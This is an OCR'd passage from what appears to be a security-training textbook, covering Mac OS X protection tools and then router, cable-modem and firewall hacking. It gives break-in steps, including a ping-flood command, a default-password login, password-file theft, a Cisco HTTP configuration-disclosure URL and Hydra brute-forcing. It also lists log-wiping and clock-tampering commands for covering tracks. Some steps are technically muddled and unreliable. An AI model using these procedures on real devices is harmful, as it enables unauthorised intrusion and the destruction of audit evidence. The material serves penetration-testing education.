IPNetSentryX (Figure 2-7) is an advanced firewall intrusion detector that includes bandwidth allocation, bandwidth accounting, Ethernet bridging, AirPort configuration, and detailed logging. It is compatible with Apple's own firewall in OS X and can solve network problems users may encounter. IPNetSentryX protects without punching holes in a firewall for specific applications. IPNetSentryX watches for suspicious behavior, and when triggered, invokes a filter that bans a potential intruder from a user's Macintosh.




Figure 2-7 IPNetSentryX can ping an AirPort IP to identify whether it is fully operational. If the connection is compromised, IPNetSentryX can notify an administrator.

IPNetSentryX has these additional features:

- UNIX ipfw is often configured by multiple programs with conflicting models. IPNetSentryX does not use or depend on ipfw, leaving it open for Internet Sharing or other UNIX software. IPNetSentryX's trigger-on-suspicious-activity model is less likely to interfere with legitimate network use (such as games, conferencing, or streaming media).
- Does not interfere with normal network operation or software.
- Hierarchical filter rules are easy to understand, efficient, and offer control over network traffic.
- Supports data content filtering to stop Internet worms.
- Ignores promiscuous TCP resets.
- On-screen updates show firewall rules in action.
- Includes tools to identify the source of suspected intruders.
- Flexible network event monitoring and e-mail notification.

FileGuard

FileGuard allows multiple users to have restricted access via file privileges and specific login periods. This gives the administrator the power to lock users out of specific files at specific times.

FileGuard also creates virtual safes that provide protection for sensitive files. Each safe can have its own password. A user can set the size of a safe, or create safes that increase in size as files are added to them. Other users can access files contained in those safes, given the password, even if they do not have FileGuard software.

In addition to creating safes that can be used for any confidential files, FileGuard creates special safes that protect e-mail and instant messaging transcripts. FileGuard copies all the files for e-mail or instant messaging programs into the safe. When the safe is opened, it launches a protected program that reads and writes from its safe.

Another useful feature of FileGuard is that it can "shred" documents. Figures 2-8 and 2-9 show screenshots from FileGuard.

Features of these safes include the following:

- Industry-standard encryption
- Safes increase in capacity as files are added
- Compresses safes to save space
- Protects sensitive files on laptops in case of loss or theft
- Protects files on portable media, such as iPods or USB key drives
- Safe icons indicates their status (open or closed)

Figure 2-8 This screen shows FileGuard configuration options.

Figure 2-9 FileGuard can create safes that contain chat logs and e-mails.

Countermeasures

The following are some of the countermeasures to protect Mac OS X from hacking:

- Turn off file sharing and guest file sharing access.
- Turn off personal Web sharing and program linking.
- Check the configuration and status of third-party applications and system extensions that may provide additional network-accessible services.

- Install a commercial antivirus application that acts as a personal firewall and keep up-to-date with new versions.
- Use Apple or third-party tools to encrypt and password-protect volumes that store documents.
- Perform regular backups.
- Rotate at least three complete backup volumes and store at least one off-site.

Chapter Summary

- Mac OS X is a powerful development platform.
- Vulnerability in the way Apple Mac OS X handles specially crafted URLs may allow an attacker to execute arbitrary code.
- Apple Mac OS X CoreText contains an uninitialized pointer vulnerability, which may allow a remote unauthenticated attacker to execute arbitrary code on a vulnerable system.
- Apple's ImageIO framework contains an integer overflow vulnerability that may allow an attacker to execute code on a vulnerable system.
- Vulnerability in the Apple Mac OS X DirectoryService may allow unprivileged users to change the root password.
- The Apple Safari Web browser contains a vulnerability that may allow an attacker to execute arbitrary code.
- Vulnerability in the Mac OS X kernel could allow an authenticated local attacker to cause a denial of service.
- OS X/Leap-A is an instant messaging worm for Mac OS X platform.
- The Java-based Inqtana.A worm spreads through Bluetooth and affects MAC OS X 10.4 systems.
- McAfee VirusScan for Mac guards against all types of viruses and malicious code, including new and unknown threats that target OS X.
- IPNetSentryX is an advanced firewall intrusion detector that includes bandwidth allocation, bandwidth accounting, Ethernet bridging, AirPort configuration, and detailed logging.
- FileGuard creates virtual safes that provide unbreakable protection for all a user's sensitive files.

Review Questions

1. Describe the crafted URL vulnerability in Mac OS X.

_____

_____

_____

_____

2. What is the ImageIO integer overflow vulnerability in Mac OS X?

_____

_____

_____

_____

3. Explain the DirectoryService vulnerability and a temporary solution to overcome it.

4. What is the procedure through which a malformed installer package cracks Mac OS X?

5. Describe one worm that can affect Mac OS X.

6. What is so insidious about macro viruses?

7. What are the features of Endpoint Security and Control?

8. Describe two antivirus solutions for Mac OS X. When would you use each?

9. Why is it so important to protect against spyware?

10. What is ClamXav?

_____

_____

_____

_____

Hands-On Projects

1. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Open the Securing Mac OS X.pdf and read the content.
   - Read the "Security Hardening Guideline" topic.
   - In the same PDF file, read the "Data Encryption" topic.
2. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Open the Security in Mac OS X.pdf and read the content.
   - Read the "Secure Default Settings" topic.
   - In the same PDF file, read the "Modern Security Architecture" topic.
   - Next, read the "Strong Authentication" topic.
3. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Open the Mac OS X 10.4 Security Checklist.pdf and read the content.
   - Read the "OS X Security Architecture" topic.
   - In the same PDF file, read the "User Account Security" topic.
   - Next, read the "Securing System Preferences" topic.
4. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Open the Mac OS X Hacking Poses Wide Risk to Windows.pdf and read the content.
   - Read the "Mac OS X Hacking Poses Wide Risk… for Windows" topic.

This page intentionally left blank

Chapter 3

Hacking Routers, Cable Modems, and Firewalls

Objectives

After completing this chapter, you should be able to:

- Identify routers
- Analyze a router configuration
- Exploit vulnerabilities in Cisco IOS
- Identify vulnerabilities
- Attack a router
- Discuss the various types of router attacks
- Understand cable modem hacking
- Bypass firewalls
- Brute-force services
- Evaluate various pen-testing tools

Key Terms

Brute force attack a password-cracking attack that attempts every possible combination of letters and numbers until a match is found

Cable modem a device that allows a user to connect a PC to a local cable TV line for Internet access

Packet "mistreating" attack an attack that causes routers to mishandle or mistreat packets

Router a device or program that forwards data packets to their destinations

Routing table poisoning the unauthorized alteration of routing tables

Introduction to Hacking Routers, Cable Modems, and Firewalls

Computer networking devices transfer data to and from one computer to another in a network. These devices connect computers and networks, and because of this, they are particularly vulnerable to hacking attempts. The following three networking devices are discussed in this chapter:

- *Routers*: A ***router*** is a device or program that forwards data packets to their destinations. Routers can be used to allow multiple desktops to use one server or to facilitate wireless Internet access in a household. A router maintains a table of the available forwarding routes to determine the best route over the Internet for a given packet. Routers are essential links in packet transfers. If accessed by attackers, routers become dangerous vulnerabilities to the networks that use them.
- *Cable modems*: A modem (MOdulator and DEModulator) is a device that receives digital signals and converts them into analog signals, and vice versa. The signals from the computer are in digital form, and the signals that are received from the network are in analog form. This conversion is done by a modem. Before sending the data, modulation is performed on the data, and demodulation is done after receiving the data. A ***cable modem*** is a device that helps users connect to a computer system with a cable TV line for Internet access. The key components of a cable modem include the following:
  - Microprocessor
  - Demodulator/modulator
  - Tuner for fine tuning
  - Media access control (MAC) device
- *Firewalls*: A firewall is a set of related programs, usually located at a network gateway server, that protects the resources of a private network from other network users. A firewall can be set up on a secure, reliable, and trusted machine that is placed between private and public networks. It is configured with a set of rules to trace network traffic. Firewalls are responsible for allowing or blocking traffic. Firewalls can also be placed inside an organization to protect specific departments of the organization.

Each of these devices is vulnerable in some way. These vulnerabilities are essential factors in determining security policies for both businesses and households.

Routers

Accessing Routers

The following five steps are involved in accessing a router:

1. Identify the router.
2. Scan the router.
3. Break into the router.
4. Crack the router password.
5. Analyze the router. This includes the following activities:
   - Check for users.
   - Analyze the configuration file.
   - Gather information.
   - Cover tracks.
   - Monitor network traffic.

Identify the Router

Routers can be configured to look like any system on a network. They can run a Web server or an SSH daemon, and can even appear to be running multiple X servers. Cisco routers are the most commonly used routers. Every ISP will route through at least one Cisco router. The easiest way to find a Cisco router is to run Traceroute from a command shell (type **tracert** at the command prompt and then the IP address of anyone's computer).

This process will reveal every point between the source and destination computers. One of these systems will probably have the word *Cisco* in its name. When one like this is found, an attacker can copy its IP address.

Scan the Router

The discovered Cisco router can then be pinged to see if its firewall is configured. If the ping is returned, the router might not be blocked. Another method of access is to try to open some of the Cisco router's ports. This can be done by using telnet and opening a connection to the router on port 23. If it asks for a password, but no username, then there is no firewall. If it wants a username as well, then a firewall has probably been enabled.

The Nmap port scanner is a common tool used to identify routers. Figure 3-1 shows a port scan for a typical Cisco router.

The user can connect to the appropriate port by using a standard telnet client. A basic Cisco router can be seen in Figure 3-2.

Break into the Router

The attacker can connect to the router on telnet port 23 through a proxy server and enter a large password string. The Cisco system will reboot and freeze for a few minutes when presented with an abnormally large string; this time can be used to access the router.

Another method involves the following steps:

1. Open a command shell and type **ping -l 56550 cisco.router.ip -t.**
2. When the router is frozen, open another connection to it from some other proxy.

```
Interesting ports on router1:
(The 168 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     open        chargen
23/tcp     open        telnet
79/tcp     open        finger
2001/tcp   open        dc
4001/tcp   open        unknown
6001/tcp   open        X11:1
9001/tcp   open        unknown
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```


Figure 3-1 [A] port scan for a typical Cisco router.

```
[root@hackyou root]# telnet router1
Trying router1...
Connected to router1.
Escape character is '^]'.


User Access Verification

Password:
```


Figure 3-2 This shows someone telnetting into a Cisco router.

3. Enter **admin** at the password prompt. This is the default password when a router is in the default state.
4. Set up Hyper Terminal to wait for a call from the Cisco router. A prompt like "htl-textil" will appear; typing **?** will provide a list of commands.
5. Log in.
6. Use the transfer command to transfer the password file from admin to the attacker's IP address on port 23.
7. Accept the file that the router is sending, save it to a disk, and logout.

After acquiring the password file, make attempts to break the password.

Crack the Router Password

Brute force attacks crack passwords by attempting every possible combination of letters and numbers until a match is found. These attacks are conducted with programs such as Brutus or Hydra. A router's login services can be subjected to brute force attacks that reveal passwords and usernames.

An attacker first tries to identify whether a router has any authentication techniques such as TACACS or RADIUS. If these techniques are in use, an attacker can be locked out after a certain number of login attempts, making brute force attacks difficult. A standard telnet client can be used to connect a router to another system in a network to check whether authentication is conceded to that system or not.

If the client establishes a connection and the device in use prompts for a username, then the device is said to be installed with some additional authentication mechanisms. With the implementation of TACACS, an attacker has to guess both the username and password instead of guessing only the password. If additional authentication mechanisms are not used to protect the router, the password can be brute-forced using programs designed for that use.

Analyze the Router

Check for Users

After accessing the router, an attacker can check for the users who are currently logged in to see exactly what kind of a device the attacker has taken over (Figure 3-3). The who command also provides the same output on IOS routers.

On the CatOS switch, the administrative login is active. After discovering other users, an attacker will analyze the output to check whether the administrator is legitimate or a hacker (Figure 3-4). If the attacker suspects that another hacker is present, the connection is generally dropped.

All the users will see the "connection closed by foreign host" message.

Analyze the Configuration File

Once a router has been brute-forced, the attacker can access the configuration file with ease. Router configuration files can reveal important network information. Attackers can use the information gained from the configuration file to do the following:

- Find new targets
- Find sensitive information
- Identify networks by analyzing ACLs
- Learn passwords

```
c2600#sh users
    Line       User       Host(s)              Idle       Location
* 66 vty 0                 idle                 00:00:00 192.168.77.5
Gromozeka (enable) sh users
Console Port
------------
Active
Telnet Sessions                          User
---------------------------------------- ----------------------------
192.168.77.5
```


Figure 3-3 An attacker can check for users using the **sh users** command.

```
c2600#sh users
    Line       User        Host(s)              Idle       Location
* 66 vty 0                 idle                 00:00:00 192.168.77.5
  67 vty 1                 idle                 00:02:20 192.168.77.6
c2600#clear line ?
  <0-70>       Line number
  async-queue  Clear queued rotary async lines
  aux          Auxiliary line
  console      Primary terminal line
  tty          Terminal controller
  vty          Virtual terminal
  x/y          Slot/Port for Modems
c2600#clear line vty 1
[confirm]
[OK]
```


Figure 3-4 Attackers can analyze output to detect the types of users on a router.

A sample router configuration can be seen in Figure 3-5.

An attacker can analyze the whole device configuration file in detail stored in RAM and nonvolatile RAM (NVRAM) by executing the **show running config, show startup-config,** or **show-config** commands.

Gather Information Attackers can execute commands to obtain more information about the device, other devices on the network, and traffic passing through. On an IOS router, the following commands are used to find out more about the device:

- **show reload**
- **show kron schedule**
- **show ip route**
- **show ip protocols**
- **show ip arp**
- **show clock detail**
- **show interfaces summary**
- **show tcp brief all**
- **show adjacency detail**
- **show ip nat translations verbose**
- **how ip cache flow**
- **show ip cef**
- **show ip cef internal**
- **show snmp**
- **sh ip accounting**
- **show aliases**
- **show auto secure config**
- **show file systems**
- **show proc cpu**

The following are the default aliases for the EXEC mode:

- h: help
- lo: logout
- p: ping
- r: resume
- s: show

```
interface Ethernet1
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
!
interface Serial0
 description Link from PSInet
 bandwidth 1536
 no ip address
 no ip directed-broadcast
 no fair-queue
!
interface Serial1
 no ip address
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
 shutdown
!
ip default-gateway 10.0.1.1
ip http server
ip classless
!
logging history critical
logging trap warnings
logging 10.0.1.103
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eq telnet
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eq finger
access-list 100 permit ip 0.0.0.0 255.255.255.248 host 10.0.1.199
access-list 100 permit ip host 10.0.1.103 any
access-list 100 deny ip any any
snmp-server community public RO
snmp-server community private RW
snmp-server location XYZ Widgets Inc. Server Room (417)
snmp-server contact Network Admins
snmp-server host 10.0.1.112 h3rn3c4
banner motd ^C
THIS IS A PRIVATE COMPUTER SYSTEM.
This computer system including all related equipment, network devices
(specifically including Internet access), are provided only for
authorized use.  All computer systems may be monitored for all lawful
purposes, including to ensure that their use is authorized, for
management of the system, to facilitate protection against unauthorized
access, and to verify security procedures, survivability and
operational security. Monitoring includes active attacks by authorized
personnel and their entities to test or verify the security of the
system. During monitoring, information may be examined, recorded,
copied and used for authorized purposes. All information including
personal information, placed on or sent over this system may be
monitored. Uses of this system, authorized or unauthorized, constitutes
consent to monitoring of this system.  Unauthorized use may subject you
to criminal prosecution. Evidence of any such unauthorized use
collected during monitoring may be used for administrative, criminal or
other adverse action. Use of this system constitutes consent to
monitoring for these purposes. ^C
!
line con 0
 password 7 01030717481C091D25
 transport input none
line aux 0
line vty 0 4
 password 7 095C4F1A0A1218000F
 login
!
end

!
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname router2
!
logging buffered errors
enable secret 5 $1$sz0o$PYahL33gyTuHm9a8/UfmC1
!
username xyzadmin password 7 05331F35754843001754
ip subnet-zero
no ip routing
!
!
!
interface Ethernet0
 description Internal Corporate Link
 ip address 10.0.1.199 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
!
```


Figure 3-5 Router configuration files reveal important information.

- u: undebug
- un: undebug
- w: where

Cover Tracks After finding the number of users and obtaining other information, an attacker will turn off the logging feature and erase the terminal command history. On an IOS router, the attacker can enter **clear logging** and **clear logging xml.** The next step is to enter configuration mode and turn off all logging with a **no logging on** command. Some attackers turn off specific forms of logging that are threatening. The attacker has no control over the remote Syslog server until the centralized logging host is hacked. Sometimes the logging level is changed to the minimum—instead of being completely turned off—with the following commands:

- **logging trap emergencies**
- **logging console emergencies**
- **logging buffered emergencies**
- **logging history emergencies**
- **logging monitor emergencies**

An attacker can turn off the log time stamps with **no service timestamps log date time msec.**

With **no ntp server <server IP>,** an attacker can turn off the Network Time Protocol client. Then the attacker will exit to the EXEC mode and set an incorrect time with **clock set <hh:mm:ss>.** Finally, the terminal history will be switched off by using the **terminal history size 0** command.

Capture Network Traffic

An attacker can monitor and capture network traffic that passes through a compromised router by using programs developed for that purpose.

Monitoring SMTP (port 25) Using SLCheck SLCheck can monitor a Simple Mail Transfer Protocol (SMTP) server regularly after connecting to it. The following command can be used to monitor an SMTP server:

SLCheck -p 25 -a 10.1.1.1 -r "220"

SLCheck attempts to begin a connection to servers with the address 10.1.1.1, and the results are saved in the SLReport.csv file.

Depending on the answer, any one of three batch files is executed:

- *CheckOK.cmd*: If the connection is established successfully
- *CheckTimeout.cmd*: If the server does not respond within 2,000 ms
- *CheckMismatch.cmd*: If the server answers with a different answer string

Monitoring HTTP (port 80) Using SLCheck SLCheck may request URLs at regular intervals through Hypertext Transfer Protocol (HTTP) to monitor a Web server. The following is the command for this:

SLCheck -p 80 -a www.Website.com -u / -r "HTTP/1.1 200 OK"

SSL attempts to establish a connection to server *www.Website.com* and fires an HTTP GET request. The result is stored in SLReport.csv. Depending on the reply, any one of three batch files is executed:

- *CheckOK.cmd*: If the GET request is successful
- *CheckTimeout.cmd*: If the server does not answer within 2,000 ms
- *CheckMismatch.cmd*: If the server replies with a different string

Vulnerability Scanning

The router is the backbone of any network infrastructure. Identifying vulnerabilities in router configurations is an essential element of securing a network.

Vulnerability scanners such as X-scan, SAINT, Retina, MBSA, and Nessus can identify known vulnerabilities. These scanners often use lists of general vulnerabilities that they check against router configurations. This is a good starting point for addressing network vulnerabilities, but the user must investigate beyond these scans because they can often miss significant configuration errors. For example, Nessus has a list of about 44 community strings to brute-force the SNMP daemon, which may be enough to catch the usage of common default community strings such as public and private, but cannot take site-specific strings into account that might be in use.




Figure 3-6 Cisco routers request authentication when they are accessed.

HTTP Configuration Arbitrary Administrative Access Vulnerability

A vulnerability that affects most Cisco routers (when conditions are right) is the HTTP Configuration Arbitrary Administrative Access Vulnerability. Arbitrary commands can be executed on a remote Cisco router by a request through HTTP as in the following:

```
/level/<$NUMBER>/exec/show/config/cr
```

In this string, $NUMBER is an integer between 16 and 99.

An attacker can use this to cut down network access and can even lock users out of a router. Any Web browser can be used to exploit this vulnerability. If an attacker navigates to a particular router—the IP address 10.0.1.252 is used in the example—the image may look like the one shown in Figure 3-6.

If the attacker clicks the **Cancel** button and adds /level/99/exec/show/config to the router's IP address, the startup configuration of the device will be presented (Figure 3-7).

This vulnerability exploit reveals the configuration of the router, interfaces, access control lists (ACLs), and SNMP community string. In the example, the Vigenere encryption scheme was used to encrypt the password. This encryption scheme can be easily cracked with the help of the GetPass! tool (Figure 3-8).

If a password is stored in the form of an MD5 hash, a dictionary attack can be used to crack it with tools like John the Ripper and Cain and Abel.

After cracking the password, the attacker can login via telnet and gain complete administrative control of the router. This vunerability can be eliminated by completely disabling all Web configuration interfaces.

Router Attacks

Router attack topology is illustrated in Figure 3-9. Routers can reveal an immense amount of sensitive information and allow access to important network functions if they are compromised. If a router is accessed, an attacker can do the following:

- Gain knowledge about all the possible vulnerabilities in the network
- Interrupt communication by dropping or misrouting packets passing through the router
- Completely disable the router and its network
- Compromise other routers in the network and possibly also the neighboring networks




Figure 3-7 The startup configuration can be accessed without a password in some Cisco routers.




Figure 3-8 GetPass! can decrypt a Cisco password.




Figure 3-9 Router attacks can redirect requests to spoofed hosts.

- Monitor and record logs of incoming and outgoing network traffic
- Avoid firewalls and intrusion detection systems
- Forward any kind of traffic to the compromised network

Denial-of-Service (DoS) Attacks

Attackers who are unable to gain access to a machine can crash it by flooding the router, accomplishing a denial-of-service attack. This kind of attack overloads the router's resources, making it inaccessible and unusable for network traffic.

In a DoS attack, the attacker floods a network with malicious packets, preventing authorized network traffic. Once the DoS attack has been carried out, the attacker can maliciously modify configuration or routing information.

A DoS attack can have the following effects:

- *Destruction*: These attacks damage the capability of the router to operate.
- *Resource utilization*: These attacks are achieved by overflowing the router with numerous open connections at the same time.
- *Bandwidth consumption*: These attacks utilize the bandwidth capacity of the router's network.

Routing Table Poisoning

Routing table poisoning is the unauthorized alteration of routing tables. If a routing table is maliciously altered, the routing data update packets will also be modified. These routing data packets are needed by some routing protocols to broadcast their IP packets. This would result in wrong entries in the routing table, such as a false destination address and so on. In addition to a breakdown of one or more systems on a network, routing table poisoning can cause the following defects:

- *Suboptimal routing*: This affects real-time applications on the Internet.
- *Congestion*: This leads to artificial congestion, which cannot be solved by using conventional congestion control methodologies.
- *Partition*: Due to the presence of wrong entries in the routing table, artificial partitions are created in the network.
- *Overwhelmed host*: The vulnerable router can be used as a tool for DoS attacks.
- *Access to data*: The attacker can illegally access the data present in the compromised network.

Packet "Mistreating" Attacks

Packet "mistreating" attacks cause routers to mishandle or mistreat packets, resulting in traffic congestion. These attacks are very complicated to detect because they are confined to only part of a network. The attacker carrying out a packet mistreating attack can acquire an actual data packet and mistreat it. The malicious packet would lead to the following issues:

- *Denial of service*: This can be caused indirectly by directing an irrepressible number of packets to the victim's address, thus making the victim's router and its network inaccessible for regular traffic.
- *Congestion*: It happens when packets are directed toward an incorrect route with heavily flooded links of a network.
- *Lowering of connection throughput*: The attacker carrying out a packet mistreating attack can decrease throughput by preventing TCP packets from broadcasting further. The victim router, sensing congestion, lowers the sending speed, resulting in a decrease in connection throughput.

Hit-And-Run Attacks Versus Persistent Attacks

Hit-And-Run Attacks In hit-and-run attacks, the attacker simply injects a single or a few bad packets into a router to exploit a network. This type of attack allows the attacker to detect if the network is online and functioning. This "test" attack can cause long-lasting damage and is hard to detect.

Persistent Attacks By contrast, persistent attacks are when the attacker constantly injects bad packets into the router and exploits the vulnerabilities that become apparent during the course of bad-packet injection. These attacks can cause significant damages—some minor in nature, and some fatal, as the router can become flooded with packets and cease functioning due to the constant injection of packets. These attacks are comparatively easier to detect.

Cable Modems

Cable Modem Hacking

A cable modem is a device that allows the user to connect a PC with a local cable TV line. Console ports are used for low-level operations like booting firmware and changing MAC addresses. The console port can be used to configure a cable modem and issue commands from root-level access, as well as to reconfigure the device when it is offline.

Cable modem hacking involves the following steps:

1. Uncapping a cable modem
2. Programming a DOCSIS configuration file
3. Placing a TFTP server
4. Changing an IP address
5. Running a DHCP server

Firewalls

Bypassing Firewalls

Web sites such as *www.bypassfirewalls.net* offer free scripts that can bypass firewalls by unblocking the Web sites. Firewalls can also be bypassed through the use of Trojan programs such as Waldo Beta.

Waldo Beta

Waldo Beta, shown in Figure 3-10, allows a hacker to remotely control a computer. With the help of Waldo Beta, a hacker can perform the following activities on a victim's computer:

- Open the CD drive
- Close the CD drive
- Hide the cursor
- Show the cursor
- Hide the desktop
- Show the desktop




Figure 3-10 Waldo Beta allows attackers to remotely control computers.

- Hide the taskbar
- Show the taskbar
- Flip mouse buttons
- Shut down the PC
- Reboot the PC
- Execute files
- Delete files
- Open the browser to any Web site

Tools

Brute-Forcing Tools

Hydra

Hydra (Figure 3-11) is a parallelized login cracker that supports numerous protocols for attack. Hydra can brute-force using the following protocols:

- FTP
- POP3
- IMAP
- Telnet

